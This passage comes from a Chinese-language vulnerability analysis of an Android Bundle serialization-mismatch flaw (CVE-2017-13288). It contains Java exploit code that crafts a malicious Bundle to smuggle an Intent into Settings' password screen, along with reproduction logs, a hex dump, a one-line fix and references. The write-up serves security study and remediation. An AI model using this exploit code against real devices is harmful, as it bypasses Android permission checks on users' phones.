    pcelData.writeInt(1); // flag
    pcelData.writeInt(-1); // 恶意KEY_INTENT的长度, 暂时写入-1, 完成写入后再修改

    int keyIntentStartPos=pcelData.dataPosition(); // 记下 intent 的起始位置
    pcelData.writeString(AccountManager.KEY_INTENT);
    pcelData.writeInt(4); // 表示 Parcelable 类型
    pcelData.writeString("android.content.Intent");
    //以下是该 intent 的内容
    pcelData.writeString(Intent.ACTION_RUN); // Intent Action
    Uri.writeToParcel(pcelData,null); // uri = null
    pcelData.writeString(null); // mType = null
    pcelData.writeInt(0x10000000); // Flags
    pcelData.writeString(null); // mPackage = null
    pcelData.writeString("com.android.settings");
    pcelData.writeString("com.android.settings.password.ChooseLockPassword");
    pcelData.writeInt(0); // mSourceBounds = null
    pcelData.writeInt(0); // mCategories = null
    pcelData.writeInt(0); // mSelector = null
    pcelData.writeInt(0); // mClipData = null
    pcelData.writeInt(-2); // mContentUserHint
    pcelData.writeBundle(null);

    int keyIntentEndPos=pcelData.dataPosition(); // intent 的终止位置
    int lengthOfKeyIntent=keyIntentEndPos-keyIntentStartPos; // intent 的长度
    pcelData.setDataPosition(keyIntentStartPos-4); // 移动指针到指定位置
    pcelData.writeInt(lengthOfKeyIntent); // 写入 intent 长度
    pcelData.setDataPosition(keyIntentEndPos);
    Log.d(TAG, "Length of KEY_INTENT is 0x" + Integer.toHexString(lengthOfKeyIntent));
    // 以下是第二个键值对
    pcelData.writeString("Padding-Key");
    pcelData.writeInt(0); // 表示 String 类型
    pcelData.writeString("Padding-Value");
    int length = pcelData.dataSize();
    Log.d(TAG, "length = "+length);
    bndldata.writeInt(length);
    bndldata.writeInt(0x4c444e42); // Bundle 魔数
    bndldata.appendFrom(pcelData, 0, length);
    bndldata.setDataPosition(0);
    evil.readFromParcel(bndldata);
    Log.d(TAG,evil.toString());
    return evil;
}
```

5.3.3 在 MainActivity 中请求添加账户


通过应用自行请求添加账户从而触发漏洞而不需要用户在设置中手动添加用户。代码略。

5.3.4 输出恶意 Bundle 的内容

用于调试于更直观的理解。代码略。

5.3.5 复现攻击

运行应用，可以看见成功跳转至设置密码界面



1:1



```
V/MyAuthenticator: addAccount
D/MyAuthenticator: Length of KEY_INTENT is 0x144
D/MyAuthenticator: length = 544
D/MyAuthenticator: Bundle[mParcelledData.dataSize=544]
```

用 010 Editor 打开输出的 Bundle 也可以非常方便地分析攻击的实现：

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h	20	02	00	00	42	4E	44	4C	02	00	00	00	08	00	00	00	...BNDL.....
0010h	6D	00	69	00	73	00	6D	00	61	00	74	00	63	00	68	00	m.i.s.m.a.t.c.h.
0020h	00	00	00	00	04	00	00	00	2E	00	00	00	61	00	6E	00a.n.
0030h	64	00	72	00	6F	00	69	00	64	00	2E	00	62	00	6C	00	d.r.o.i.d...b.l.
0040h	75	00	65	00	74	00	6F	00	6F	00	74	00	68	00	2E	00	u.e.t.o.o.t.h...
0050h	6C	00	65	00	2E	00	50	00	65	00	72	00	69	00	6F	00	l.e...P.e.r.i.o.
0060h	64	00	69	00	63	00	41	00	64	00	76	00	65	00	72	00	d.i.c.A.d.v.e.r.
0070h	74	00	69	00	73	00	69	00	6E	00	67	00	52	00	65	00	t.i.s.i.n.g.R.e.
0080h	70	00	6F	00	72	00	74	00	00	00	00	00	01	00	00	00	p.o.r.t.....
0090h	01	00	00	00	01	00	00	00	01	00	00	00	01	00	00	00
00A0h	44	01	00	00	06	00	00	00	69	00	6E	00	74	00	65	00	D.....i.n.t.e.
00B0h	6E	00	74	00	00	00	00	00	04	00	00	00	16	00	00	00	n.t.....
00C0h	61	00	6E	00	64	00	72	00	6F	00	69	00	64	00	2E	00	a.n.d.r.o.i.d...
00D0h	63	00	6F	00	6E	00	74	00	65	00	6E	00	74	00	2E	00	c.o.n.t.e.n.t...
00E0h	49	00	6E	00	74	00	65	00	6E	00	74	00	00	00	00	00	I.n.t.e.n.t....
00F0h	19	00	00	00	61	00	6E	00	64	00	72	00	6F	00	69	00	...a.n.d.r.o.i.
0100h	64	00	2E	00	69	00	6E	00	74	00	65	00	6E	00	74	00	d...i.n.t.e.n.t.
0110h	2E	00	61	00	63	00	74	00	69	00	6F	00	6E	00	2E	00	..a.c.t.i.o.n...
0120h	52	00	55	00	4E	00	00	00	00	00	00	00	FF	FF	FF	FF	R.U.N.....ÿÿÿÿ
0130h	00	00	00	10	FF	FF	FF	FF	14	00	00	00	63	00	6F	00	...ÿÿÿÿ....c.o.
0140h	6D	00	2E	00	61	00	6E	00	64	00	72	00	6F	00	69	00	m...a.n.d.r.o.i.
0150h	64	00	2E	00	73	00	65	00	74	00	74	00	69	00	6E	00	d...s.e.t.t.i.n.
0160h	67	00	73	00	00	00	00	00	30	00	00	00	63	00	6F	00	g.s.....0...c.o.
0170h	6D	00	2E	00	61	00	6E	00	64	00	72	00	6F	00	69	00	m...a.n.d.r.o.i.
0180h	64	00	2E	00	73	00	65	00	74	00	74	00	69	00	6E	00	d...s.e.t.t.i.n.
0190h	67	00	73	00	2E	00	70	00	61	00	73	00	73	00	77	00	g.s...p.a.s.s.w.
01A0h	6F	00	72	00	64	00	2E	00	43	00	68	00	6F	00	6F	00	o.r.d...C.h.o.o.
01B0h	73	00	65	00	4C	00	6F	00	63	00	6B	00	50	00	61	00	s.e.L.o.c.k.P.a.
01C0h	73	00	73	00	77	00	6F	00	72	00	64	00	00	00	00	00	s.s.w.o.r.d....
01D0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01E0h	FE	FF	FF	FF	FF	FF	FF	FF	0B	00	00	00	50	00	61	00	pÿÿÿÿÿÿ...P.a.
01F0h	64	00	64	00	69	00	6E	00	67	00	2D	00	4B	00	65	00	d.d.i.n.g.-.K.e.
0200h	79	00	00	00	00	00	00	00	0D	00	00	00	50	00	61	00	y.....P.a.
0210h	64	00	64	00	69	00	6E	00	67	00	2D	00	56	00	61	00	d.d.i.n.g.-.V.a.
0220h	6C	00	75	00	65	00	00	00									l.u.e...

其中前四个字节存放 Bundle 大小 0x220，随后四个字节为 Bundle 魔数 0x4c444e42，再随后是键值对个数。更多具体分析见 addAccount 函数中的注释内容。

5.4 漏洞修复

仅仅就修复该漏洞而言，只需将 `writeToParcel` 中的 `writeLong` 改为 `writeInt` 即可。但事实上这个方式仅仅解决了这一个不匹配漏洞，而同类型的漏洞在近年来一直被不断地挖掘与利用。因此可以尝试通过更多的其他方案实现威胁的缓释，例如可以通过在结构、容器的头部记录对应数据的大小等，当发生序列化与反序列化不匹配时也不会因此而导致完全错位。

5.5 Reference

- [1] NVD - CVE-2017-13288. <https://nvd.nist.gov/vuln/detail/CVE-2017-13288>
- [2] NVD - CVE-2023-20963. <https://nvd.nist.gov/vuln/detail/CVE-2023-20963>
- [3] Git at Google, `PeriodicAdvertisingReport.java`.
<https://android.googlesource.com/platform/frameworks/base/+4525320403bfb85eb1629f9b43718970491f98ed/core/java/android/bluetooth/le/PeriodicAdvertisingReport.java>
- [4] 1ce0ear, Bundle Fengshui Study. <https://1ce0ear.github.io/2020/05/14/bundle-fengshui-1/>
- [5] Tr0e, Android LaunchAnywhere 组件权限绕过漏洞. https://blog.csdn.net/weixin_39190897/article/details/125030718
- [6] stven0king, launchanywhere. <https://github.com/stven0king/launchanywhere/blob/main/file/bundle-fengshui.md>
- [7] Android Developers, `WorkSource`. <https://developer.android.com/reference/android/os/WorkSource>
- [8] Git at Google, `WorkSource.java`.
<https://android.googlesource.com/platform/frameworks/base/+266b3bddcf14d448c0972db64b42950f76c759e3/core/java/android/os/WorkSource.java>
- [9] 深蓝 DarkNavy, 2022 年度最“不可赦”漏洞. https://mp.weixin.qq.com/s/P_EYQxOEupqdU0BJMRqWsw
- [10] davincifans123, `pinduoduo_backdoor`. https://github.com/davincifans123/pinduoduo_backdoor